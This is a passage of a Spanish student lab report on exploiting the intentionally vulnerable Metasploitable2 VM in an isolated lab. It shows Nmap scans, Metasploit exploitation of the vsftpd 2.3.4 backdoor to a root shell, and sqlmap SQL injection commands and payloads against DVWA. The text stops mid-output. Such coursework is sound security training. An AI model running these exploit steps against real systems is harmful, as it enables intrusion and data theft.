Universidad Tecnológica de Pereira

Facultad de Ingenierías

Especialización en Tecnologías de la Información y las Comunicaciones

Ciberseguridad

Actividad #1 – Metasploitable2: Explotación de Vulnerabilidades en Entornos Controlados

Daniel Toro Soto

Pereira, Colombia

Abril de 2026

Índice

1. Introducción **4**

2. Configuración del Entorno **4**

2.1. Descripción del entorno 4

2.2. Herramientas del entorno 5

3. Tarea 1: Explotación de Backdoor en vsftpd 2.3.4 **8**

3.1. Descripción de la vulnerabilidad 8

3.2. Herramientas utilizadas 9

3.3. Pasos realizados 9

3.3.1. Reconocimiento — Escaneo de red con Nmap 9

3.3.2. Explotación con Metasploit Framework 11

3.4. Funcionamiento del ataque 13

3.5. Resultado 14

4. Tarea 2: SQL Injection en DVWA **14**

4.1. Descripción de la vulnerabilidad 14

4.2. Herramientas utilizadas 15

4.3. Pasos realizados 15

4.3.1. Configuración del nivel de seguridad en DVWA 15

4.3.2. Enumeración de bases de datos 17

4.3.3. Enumeración de tablas en la base de datos dvwa 18

4.3.4. Volcado de la tabla users 20

4.4. Funcionamiento del ataque 21

4.5. Resultado 22

5. Tarea 3: Command Execution en DVWA **23**

5.1. Descripción de la vulnerabilidad 23
5.2. Herramientas utilizadas 23
5.3. Pasos realizados 24
5.3.1. Acceso al módulo Command Execution en DVWA 24
5.3.2. Inyección de comando para obtener /etc/passwd 24
5.3.3. Inyección de comando para obtener /etc/shadow 25
5.4. Funcionamiento del ataque 26
5.5. Resultado 27

6. Tarea 4: Fuerza Bruta a DVWA 27
6.1. Descripción de la vulnerabilidad 27
6.2. Herramientas utilizadas 28
6.3. Pasos realizados 28
6.4. Funcionamiento del ataque 31
6.5. Resultado 32

7. Tarea 5: Cracking de Contraseñas con John the Ripper 32
7.1. Descripción de la vulnerabilidad 32
7.2. Herramientas utilizadas 33
7.3. Pasos realizados 33
7.3.1. Obtención del archivo /etc/shadow 33
7.3.2. Preparación de los archivos 34
7.3.3. Combinación con unshadow 35
7.3.4. Cracking con John the Ripper 35
7.3.5. Visualización de resultados 36
7.4. Funcionamiento del ataque 37
7.5. Resultado 37

8. Conclusiones 38

9. Referencias **39**

Introducción

La ciberseguridad ofensiva es una disciplina que permite a los profesionales de tecnología comprender y anticipar las técnicas utilizadas por actores maliciosos, con el fin de fortalecer la postura de seguridad de las organizaciones. En el marco de esta actividad académica, se exploran cinco vectores de ataque sobre la máquina virtual Metasploitable2, un entorno diseñado intencionalmente con vulnerabilidades conocidas para fines educativos.

Las tareas desarrolladas abarcan la explotación de backdoors mediante el framework Metasploit, ataques de inyección SQL y ejecución de comandos sobre la aplicación web DVWA (*Damn Vulnerable Web Application*), ataques de fuerza bruta con Burp Suite e Hydra, y finalmente el cracking de contraseñas fuera de línea con John the Ripper.

Todas las pruebas se realizaron en un entorno aislado de red (modo Solo Anfitrión) sobre una Mac Mini M4, utilizando UTM como hipervisor para gestionar las máquinas virtuales Kali Linux (atacante) y Metasploitable2 (víctima).

Configuración del Entorno

Descripción del entorno

El entorno de laboratorio está compuesto por dos máquinas virtuales ejecutadas en UTM sobre una Mac Mini con procesador Apple M4. Ambas máquinas fueron configuradas con una única interfaz de red en modo Solo Anfitrión (*Host-Only*), lo que garantiza el aislamiento total del tráfico respecto a redes externas.

Cuadro 1: *Configuración de las máquinas virtuales*

Máquina	**Rol**	**Dirección IP**
Kali Linux	Atacante	192.168.128.3
Metasploitable2	Víctima	192.168.128.2

Herramientas del entorno

- **UTM**: Hipervisor para macOS/Apple Silicon que permite ejecutar máquinas virtuales x86_64 mediante emulación QEMU.
- **Kali Linux**: Distribución GNU/Linux orientada a pruebas de penetración, que incluye de forma nativa herramientas como Metasploit, Nmap, sqlmap, Burp Suite, Hydra y John the Ripper.
- **Metasploitable2**: Distribución Ubuntu 8.04 configurada con servicios y aplicaciones deliberadamente vulnerables, diseñada para el entrenamiento en seguridad ofensiva.



Figura 1: *Vista del hipervisor UTM con las dos máquinas virtuales activas.*

Figura 2: *Máquina virtual Kali Linux (atacante) en ejecución.*



Figura 3: *Máquina virtual Metasploitable2 (víctima) en ejecución.*

Tarea 1: Explotación de Backdoor en vsftpd 2.3.4

Descripción de la vulnerabilidad

La vulnerabilidad CVE-2011-2523 afecta al demonio FTP `vsftpd` en su versión 2.3.4. Esta versión fue comprometida en su repositorio de distribución oficial en julio de 2011, cuando un atacante introdujo un backdoor en el código fuente. El mecanismo del backdoor consiste en que, al recibir una cadena de usuario que contiene los caracteres `:)` (carita feliz), el proceso abre una shell

interactiva en el puerto TCP 6200 con privilegios de root, sin requerir autenticación alguna.

Esta vulnerabilidad es considerada crítica ya que otorga acceso completo al sistema con el máximo nivel de privilegios de forma trivial.

Herramientas utilizadas

- **Nmap**: Escáner de red utilizado para descubrir hosts y servicios activos en la red, identificando la versión del servicio FTP vulnerable.
- **Metasploit Framework**: Framework de explotación de código abierto. Provee el módulo `exploit/unix/ftp/vsftpd_234_backdoor` que automatiza el proceso de activación y conexión al backdoor.

Pasos realizados

Reconocimiento — Escaneo de red con Nmap

El primer paso consistió en descubrir los hosts activos en la red y enumerar los servicios expuestos por Metasploitable2. Se ejecutó el siguiente comando desde Kali Linux:

```
nmap -sV 192.168.128.0/24
```

Listing 1: Escaneo de servicios con Nmap

El resultado confirmó que Metasploitable2 (192.168.128.2) expone 22 servicios TCP, entre ellos el servicio FTP corriendo `vsftpd 2.3.4` en el puerto 21.

```
SF:th:\x200\r\nServer:\x20AirTunes/935\.7\.1\r\nCSeq:\x2042\x20OPTIONS\r\n
SF:X-Apple-ProcessingTime:\x208\r\nX-Apple-RequestReceivedTimestamp:\x2035
SF:754125\r\n\r\n");

Nmap scan report for 192.168.128.2
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Nmap scan report for 192.168.128.3
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 180.57 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 4: *Resultado del escaneo Nmap mostrando los servicios activos en Metasploitable2, incluyendo vsftpd 2.3.4 en el puerto 21.*

```
danieltorosoto — kali@kali: ~ — ssh kali@192.168.128.3 — 115×58

SF:754125\r\n\r\n");

Nmap scan report for 192.168.128.2
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Nmap scan report for 192.168.128.3
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 180.57 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.128.2
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-09 15:05 PDT
Nmap scan report for 192.168.128.2
Host is up (0.00088s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Figura 5: *Detalle del servicio FTP vsftpd 2.3.4 identificado en el puerto 21 de Metasploitable2.*

Explotación con Metasploit Framework

Se inició `msfconsole` y se cargó el módulo específico para la vulnerabilidad CVE-2011-2523:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.128.2

run
```

Listing 2: Configuración del módulo de explotación en Metasploit

El módulo establece una conexión al servicio FTP de la víctima, envía las credenciales que contienen los caracteres `:)` para activar el backdoor, y luego se conecta al puerto 6200 donde la shell queda a la escucha. Al ejecutar el exploit, Metasploit confirmó la apertura de una sesión interactiva con el mensaje:

```
[+] 192.168.128.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.3:44327 -> 192.168.128.2:6200)
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.128.2
RHOSTS => 192.168.128.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.128.2    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.128.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - The port used by the backdoor bind listener is already open
[+] 192.168.128.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.3:44327 -> 192.168.128.2:6200) at 2026-04-09 15:11:34 -0700



whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
```

Figura 6: *Ejecución del exploit en Metasploit Framework confirmando acceso root mediante backdoor en vsftpd 2.3.4.*

Funcionamiento del ataque

El ataque sigue el siguiente flujo:

1. **Reconocimiento**: Nmap identifica el servicio vsftpd 2.3.4 en el puerto 21.

2. **Activación del backdoor**: El módulo de Metasploit se conecta al puerto 21 y envía un nom-

bre de usuario que termina con `:)` (por ejemplo, `user:)`). Esto activa el código malicioso insertado en el binario.

3. **Apertura de la shell**: El proceso vsftpd comprometido abre una shell root en el puerto TCP 6200.

4. **Conexión**: Metasploit se conecta automáticamente al puerto 6200 y establece una sesión interactiva con privilegios de root (`uid=0`).

Resultado

Se obtuvo acceso total a Metasploitable2 con privilegios de superusuario (`uid=0(root) gid=0(root)`), demostrando el riesgo crítico que representa ejecutar software obtenido de fuentes comprometidas sin verificar su integridad.

Tarea 2: SQL Injection en DVWA

Descripción de la vulnerabilidad

La inyección SQL (*SQL Injection*) es una vulnerabilidad de seguridad que permite a un atacante interferir con las consultas que una aplicación web realiza a su base de datos. Se produce cuando la entrada del usuario se incorpora directamente en una consulta SQL sin el debido saneamiento, permitiendo manipular la lógica de la consulta.

En DVWA con nivel de seguridad *Low*, el parámetro `id` del módulo SQL Injection se concatena directamente en la consulta SQL sin ningún tipo de validación ni uso de consultas parametrizadas, lo que lo hace completamente vulnerable a este tipo de ataque.

Herramientas utilizadas

- **DVWA** (*Damn Vulnerable Web Application*): Aplicación web deliberadamente vulnerable que corre sobre el servidor Apache de Metasploitable2. Provee el módulo SQL Injection con distintos niveles de dificultad configurables.
- **sqlmap**: Herramienta de código abierto que automatiza la detección y explotación de vulnerabilidades de inyección SQL. Soporta múltiples técnicas de inyección (boolean-based blind, error-based, time-based blind, UNION query) y permite enumerar bases de datos, tablas, columnas y volcar su contenido.

Pasos realizados

Configuración del nivel de seguridad en DVWA

Se accedió a DVWA en `http://192.168.128.2/dvwa` con las credenciales `admin/password`. En la sección **DVWA Security** se configuró el nivel en **Low** para exponer la vulnerabilidad sin mitigaciones.



Figura 7: *Página de login de DVWA accedida desde Kali Linux.*



Figura 8: *Página principal de DVWA tras autenticación exitosa como administrador.*



Figura 9: *Configuración del nivel de seguridad de DVWA en Low.*

Enumeración de bases de datos

Se obtuvo la cookie de sesión activa (`PHPSESSID`) desde las herramientas de desarrollo del navegador y se ejecutó sqlmap con el parámetro `-dbs` para listar todas las bases de datos disponibles en el servidor:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
  --dbs --batch
```

Listing 3: Enumeración de bases de datos con sqlmap

sqlmap identificó el parámetro `id` como vulnerable mediante cuatro técnicas de inyección distintas y enumeró 7 bases de datos en el servidor.

```
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[15:38:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:38:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[15:38:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:38:15] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[15:38:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:38:15] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:38:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
 other (potential) technique found
[15:38:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right n
umber of query columns. Automatically extending the range for current UNION query injection technique test
[15:38:15] [INFO] target URL appears to have 2 columns in query
[15:38:15] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[15:38:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if yo
u experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8083=8083#&Submit=Submit

    Type: error-based
